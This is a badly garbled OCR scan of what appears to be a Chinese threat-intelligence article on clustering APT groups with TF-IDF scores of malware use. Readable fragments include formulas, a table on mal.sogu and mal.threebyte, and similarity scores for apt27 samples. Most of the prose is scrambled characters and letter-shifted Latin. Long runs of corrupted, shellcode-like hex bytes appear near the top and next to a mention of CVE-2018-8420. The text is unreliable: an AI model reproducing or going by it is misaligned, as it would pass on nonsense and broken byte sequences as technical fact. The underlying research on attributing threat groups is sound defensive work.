
艺　　迄　　绑　　署绝　　vkhoofrgh

Ⓡ

```
   ( x7433( x3398( x3333( x3333( x3333( x3333( x3333
( xff33( xffff( xffff( xffff( xffff
```

绕 ；4: 7　　/衷　罪　　般缩罗 Srf　练罗

LH<　观　　/　遭　　远　　远　　观



ⓟ　齐

LH44 / P VI 规绑

Vkhofrgh.(x7433(x3398(x3333(x3333(x3333(x3333(x3333(xff33(xffff(xffff(xffff(xffff

```
( xh;if( x33;5( x3333( x;<93( x64h8( x97f3( x83;e( x;e63( x3f85( x85;e( x;e47( x5;:5( xe:3i( x597d( xii64( x6fdf( x:f94( x5f35( xf453( x3gfi( xf:34( xi5h5( x8:85( x85;e( x;e43( x6f7d( x7f;e( x:;44( x7;h6( xg434( x;e84( x538<( xg634( x7<;e( xh64;( x7<6d( x67;e( x34;e( x64g9( xdfii( xfif4( x343g( x6;f:( x:8h3( x36i9( xi;:g( x:g6e( x:
```

```
857( x8;h7( x8;;e( x3457( x99g6( x3f;e( x;e7e( x4f8;(
xg634( x37;e( x34;e( x;<g3( x5777( x8e57( x948e( x8d8<
( xii84( x8ih3( x8d8i( x45;e( x;ghe( x9d8g( x;g34( xe5;8
( x3333( x8333( x649;( x9i;e( xii;:( xeeg8( x4gh3( x3d5
d( xd99;( xeg<8( xii<g( x6fg8( x:f39( x;33d( xh3ie( x38
:8( x7:ee( x:546( x9d9i( x8633( xg8ii( x9496( x969f( x74
33( x7433( x3398( x3333( x3333( x3333( x3333( x3333( x
ff33( xffff( xffff( xffff( xffff
```

(x)　　绕；4:7 练　　矿　　罪起　补　　绑

LH44 脑


CVE-2018-8420

翻 PlfurvriwI[POGRP 见


yev 警绕 kwpo 警 / 规 LH /绝

Z lq: 0Z lqgrzv 43 Yhuvlrq 4; 36 /(x) 翻

远 Srf 罪{pd{po罪 Z VfulswVkhoo 观 谅




ⓟ 齐



规 观 /(9) 规 Sr z huvkhoo 绑 警

败 矿 隆 谨 经 / ® 阿 警 ; 4: 7 翻

; 6: 6 4< 警



4{5E| whv/ 练罗迎 / DSW 除 /

⑨阻迎 职 矿练 矿限 摄

DSW 參 ⓤ院

原创 威胁情报小组 信安之路 2019-03-24

(f) 罪矿 隆 參艰警 翻 DSW 艰警矿 谅 DSW DSW 參艰警院 练警 败摄 补前 知 矩 剔 參艰警 院 摄 前 知 矩 剔f) 罪矿 般 0 WI 0LGI 贝 读 (f) 矿 翻 WI 0LGI 练 知 矩矿贝 读 读 知 矩摄 绕 矿 ⓥ 络 携 (f) 跳 前 剔 艰警 (f) 摄

1. 序言

I IuhH|h 练 ⓜ艺 參 翻 携 摄 (f) 起 I IuhH|h 般(f) 參 迎 矿 范迎 。 神 警携 携 莫装 Ⓓ规 陷裁 隆 迎 知WWS矩摄I IuhH|h 结蝉 (f) 齐般 83 罗 DSW I LQ 结 矿 般 规 院 ⓤ 前 剔矿I IuhH|h 前 剔 摄 前 剔 院 矿 调 矿 范 角 院 ⓤ (f) 践 摄

l luhH| h 迎 矿l luhH| h

Ⓑ 练 ⓥ(f) 范 迎 矿规

莫 摄 l luhH| h 艺

矿(f) 规 羊 练范

摄

2．群集分类介绍

l luhH| h ⓤ 矿评 參 翻 经 矿

读 (f) 翻前 剔摄 范前 剔 參 參

翻 练 (o) 參 ⓤ 练 (f)矿 败携 携 警摄

l luhH| h 职 翻 前XQF 剔 前 (f) 剔 谨摄

矿 范 规 矿绕陷裁 矿 前 剔

矿足 DSW66 l LQ: 摄 (f)般 陷 參

罗 罪 败 ⓤ绕 败 院

矿 评 (f) 摄

艺 罗 矿l luhH| h 规 练罗 矿陷罪 。


翻神 携 警 警携 迎 陷裁 迎 摄

4 般 谷(x) 结 前 剔 练罗前 參 剔

摄 罗前 剔罪 0 足 前 警剔利l luhH| h 结

前 剔矿调 角 罗限 神 院 摄l luhH| h 范

起 前 剔 摄



4神 參 翻

3．方向目标

I luhH| h 练罗 规 Ⓑ

罪矿 见 练罗 摄 行翻 矿I luhH| h

院艺 DSW 频 (f) 虚 矿 翻

缺 (f) 摄调 矿 I luhH| h Ⓑ 院

參 ⓤ 矿 虚 (f) 翻 摄前 剔 (f) 矿

院 评 摄 矿I luhH| h 艺

脚 阻 (f) 败矿规 ⓥ 携(f) 范前 剔

知DSW 矩摄I luhH| h 艺规绑 6 罗

般 神

4携 结 职 (s) 罗 知 读 矩 读 前 剔

5携 语 (f) 频

6携

5神 齐 Ⓑ 缩 职 读

4．分析模型介绍

l luhH| h （f） 般 罗 前 剔f） 罪矿规

语 职 练 读 摄 间矿l luhH| h 翻

罗耀 摄 罗耀 职 菠 读

矿 范 读 翻练罗 谨 读 摄

绑 衍 l luhH| h 谷 （f） 艺 罗前 剔摄

罗耀 罪矿起 翻 % 0 % Wl 0LGl

罗结 前 剔 翻 摄故Wl 0LGl知whup iuht xhqf| 利lqyhuvh gr fxp hqwiuht xhqf| 矩 练 艺迎 绕 ⑨

摄Wl 0LGl 练 矿 规 语练 艺练罗 警

练罗 罪 陷罪练认 警 摄

警罪齐 ⑨矿调 评 罪齐

绑 效

陷 驱(q) 神

4携 绕 练 齐 矿(q) ⑨ 摄

5携 罪 齐 矿(q) 谈

摄

练范 矿 齐 练 (o) 聊 警

罪矿 规骤 艰警矿足 前 易矿

角 艺 谨摄

6 翻 Wl 0LGl 艺(f) p dovr j x p dovwkuhhe| wh

缩罗 前KQF8<<剔 足 + ,摄 范 前

警剔耀 罪 VRJX WKUHHE\WH 矿 角起

Wl 0LGl 陷 耀 罪 摄 练罗知Wl 矩 罗齐

警罪 罪 摄 色罗 知LGl 矩 范

罪齐 摄 矿l luhH| h LGl

0 罪 Ⓑ 矿 4知 矩 矿

翻 矿补 谈般 Wl –LGl 摄LGl 练

矿Wl –LGl 摄

Term Frequency--Inverse Document Frequency
词频–逆向文件频率

#Times Group has used /All Malware Users by Group	Log(Total # of Gnuops /Number of Groups Who Have Used)	TF*IDF Value
0.11	3.56	0.4
0.49	2.33	1.14

$$\text{Term Frequency(term)} \\ \text{词频} = \frac{\text{of times term appears in doc} \\ \text{词语在文档中出现的次数}}{\text{total \#of times term in doc} \\ \text{词语在文档中出现的总数}}$$

$$\text{Inverse Document Frequency} \\ \text{逆向文件频率} = \text{Log}\left(\frac{\text{total \#of docs in corpus} \\ \text{总文件数目}}{\text{\#of docs containing term} \\ \text{包含该词语文件的数目}}\right)$$

$$\text{TF*IDF} \\ \text{(特征空间坐标系的取值测度)} = \text{TF(term)*IDF(term)}$$

信安之路


Term Frequency - Inverse Document Frequency

UNC599- Malware Vector	# Times Group has used/ All Malware Uses by Group	Log(Total # of Groups/ Number of Groups Who Have Used)	TF/IDF Value
mal.threebyte	0.11	3.56	0.40
mal.sogu	0.49	2.33	1.14


$$Term\ Frequency\ (term) = \frac{\#\ of\ times\ term\ appears\ in\ doc}{total\ \#\ of\ terms\ in\ doc}$$

$$Inverse\ Document\ Frequency\ (term) = log\left(\frac{total\ \#\ of\ docs\ in\ corpus}{\#\ of\ docs\ containing\ term}\right)$$

$$TFIDF(term) = TF(term) * IDF(term)$$



练 罗 练罗(f) 矿 罗 翻结 耀 矿 绝 罗耀 陷。 (f) 摄 罗 规 翻 矿 耀 罪前 剔 前 剔摄 罗耀 雅矿I luhH| h 起 练 0 贝 读 语 读 摄 经矿 缩罗 摄 7 矿翻般 语缩罗 警起 题矿I luhH| h Ⓓ 般 警 矿 角 练 读 (v) 摄 角 读摄



7神 警前 剔罪 缩罗 贝 读 (f) 练罗 结 0 矿练 罗 矿 XQF 绕 (f) DSW

矿 齐 读 摄l luhH| h 绕 谨

隆 读 ⓤ 菜 般 摄

l luhH| h 起 W 0LGl 知 0 矩 F r vlqh


Vlp lœdulw 知贝 读 矩 罪 罗 耀

读 摄 耀 读 练罗 练 知 8 矩摄

罗 练 角 角 前 读艺 [剔

前 \ 职 读 剔摄 (f) 艺神

读 赎 蚁耻离



8神 谨 知 般 罗耀 读 规 读

矩

矿 脑 l luhH| h 遭 摄调

(f) 矿 绕(f) (f) 败 摄

艺(f) 矿 艺(f) 矿 角 ⑨院 练范绿 矿

足 神 警 WWS ⓡ 谅 维 摄 矿

l luhH| h 般 罗耀 跳 聊 矿调 谷 Ⓑ练罗

结 (f) 遗 ⑨ 摄l luhH| h

神前 谷起 角蚁耻 离易翻

般遭Ⓑ 练 矿l luhH| h 前 易矿 读 结

摄

5．构建标记数据集

l luhH| h (t) 神 间 Ⓑ练罗


矿 练罗 驱 角 (f) 摄 ⓟ矿

罗 齐 摄

绑 般 练范 ⓥ艺(f)

摄 间矿起 练 前 剔

矿 角 练罗 挺 摄




9神 足

I luhH| h 经起 般 矿调 起 练罗

(v) 摄I luhH| h 起 挺

读 知 : 矩



:神起 罗耀 读 读

I luhH| h 聊经 齐般练罗 (y) 神 (f)

般 罪 (f)摄 范(f) ⓤ 那 矿

迎 缩罗 谨 练 摄败

翻 矿 结 规 (f) 订谷缺

语摄I luhH| h 践 摄

I luhH| h 缩谅 络 齐般练罗 神遂 角补

DSW 罪 (s) 罗前遂剔 评 耻 离

矿 角 规 练 订谷缩罗 翻 读矿

绝 结 订谷缩罗 翻结 读知 ; 矩摄 起

角 角 (g) 摄 矿起

矿 角 访 频 罗前⑨ 剔 矿 结 践 艺耀

摄

apt27	
sample_3_apt27	0.916807
sample_4_apt27	0.855203
sample_1_apt27	0.805024
sample_2_apt27	0.798418
sample_0_apt27	0.786483

apt36	
sample_0_apt36	0.650154
